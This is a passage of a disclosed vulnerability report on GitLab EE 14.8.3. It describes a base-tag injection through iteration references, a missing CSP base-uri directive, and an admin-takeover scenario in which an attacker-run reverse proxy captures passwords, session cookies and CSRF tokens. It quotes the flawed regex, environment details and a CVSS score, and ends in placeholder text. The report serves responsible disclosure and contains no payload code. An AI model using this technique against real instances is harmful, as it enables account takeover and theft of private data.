
- Let's take a closer look at the impact of this attack.


When the admin tries to return to the top page (or other pages that require login) from the menu on the upper left, admin is directed to the attacker's server.
The attacker's server is set up as a reverse proxy, and if the admin unknowingly logs in, the attacker will steal the login password, session cookie, CSRF token, and all communications after login.
(Please try logging in to the attacker's server and observing host_workdir/shared_workdir/nginx_access.log in this test environment.)
This indicates that even if the XSS attack fails, there are still attack scenarios aimed at account takeover and privilege escalation.
What is the current bug behavior?
- There are almost no restrictions on the regular expression that extract String-based multi-word iteration reference.
https://gitlab.com/gitlab-org/gitlab/-/blob/v14.8.3-ee/ee/app/models/ee/iteration.rb#L118-135
      def reference_pattern
        # NOTE: The id pattern only matches when all characters on the expression
        # are digits, so it will match *iteration:2 but not *iteration:2.1 because that's probably a
        # iteration name and we want it to be matched as such.
        [@]reference_pattern ||= %r{
        (#{::Project.reference_pattern})?
        #{::Regexp.escape(reference_prefix)}
        (?:
          (?<iteration_id>
            \d+(?!\S\w)\b # Integer-based iteration id, or
          ) |
          (?<iteration_name>
            [^"\s\<]+\b |  # String-based single-word iteration title, or
            "[^"]+"        # String-based multi-word iteration surrounded in quotes
          )
        )
      }x.freeze
      end
This regex indicates that any character other than double quotes(") can be used in String-based multi-word iteration reference.
"[^"]+" # String-based multi-word iteration surrounded in quotes
-
The
base-uridirective is not set in the CSP header ofgitlab.com. -
Regarding the behavior introduced in Attacker-side step 10, it seems to be the correct behavior that the deleted private object is kept private for all users, so it's hard to say that it's an obvious bug.
However, it happened to be usable for the direct attacks on the admin, so I think it's better to fix it if possible.
What is the expected correct behavior?
-
The regex used to extract the String-based multi-word iteration reference should be modified to disallow special characters used in HTML injection.
-
The
base-uri 'self';should be explicitly set in the CSP header ofgitlab.com. -
Any private objects in any condition should not be kept private for
admin.
Relevant logs and/or screenshots
I put references to the screenshots at the appropriate places in this report.
Output of checks
This bug happens on the official Docker installation of GitLab Enterprise Edition 14.8.3-ee.
I used Chromium 99 and Firefox 98 on Xubuntu 20.04 LTS to verify <base> tag injection.
I think it can be reproduced on gitlab.com because I used the equivalent CSP settings.
However, I haven't tried it to prevent unexpected accidents on gitlab.com.
Results of GitLab environment info
Output of sudo gitlab-rake gitlab:env:info:
System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.7.5p203
Gem Version:	3.1.4
Bundler Version:2.1.4
Rake Version:	13.0.6
Redis Version:	6.2.6
Sidekiq Version:6.4.0
Go Version:	unknown

GitLab information
Version:	14.8.3-ee
Revision:	09927dffc59
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	12.7
URL:		http://my-gitlab-h1.test
HTTP Clone URL:	http://my-gitlab-h1.test/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	13.23.2
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Impact
GitLab instance has the special user type, admin, that has full privileges on the instance.
After admin-privilege escalation introduced in this report, the attacker can steal all private datas and resources, and control the instance almost freely.
The <base> tag injection allows multiple attack approaches to attacker, including XSS with CSP bypass, so it is more dangerous than a single XSS vulnerability.
CVSS score (proposal)
Since the procedure to succeed the attack is the almost same as the stored XSS that does not require user action, and the effect on the normal user is also the same as the XSS, the CVSS scores except Availability (AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H) are the same as the scores of the most recently stored XSS.
Availability is High (A:H) because user's accesses can be significantly restricted by using the admin privileges acquired by the attack.
When calculated by combining the above, the CVSS score is as follows:
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H
9.0 (Critical)
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- docker-compose_gitlab_proxy.yml
- hello.xxxxxxxx.chunk.js
- nginx.conf
- CSP-header-gitlab-com.png
- full_namespace_of_private_project.png
- add_new_iteration.png
- add_payload_to_readme.png
- confirm_rendered_readme.png
- delete_private_group_1st.png
- delete_private_group_2nd.png
- XSS_result1.png
- XSS_result2.png
- loaded_script_on_attack.png
- after_directing_to_proxy_server.png
- after_signing_in_to_proxy_server.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A high-severity XSS bug in gitlab.com. GitLab made it public on 23 March 2022. Fixed in version 14.10.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



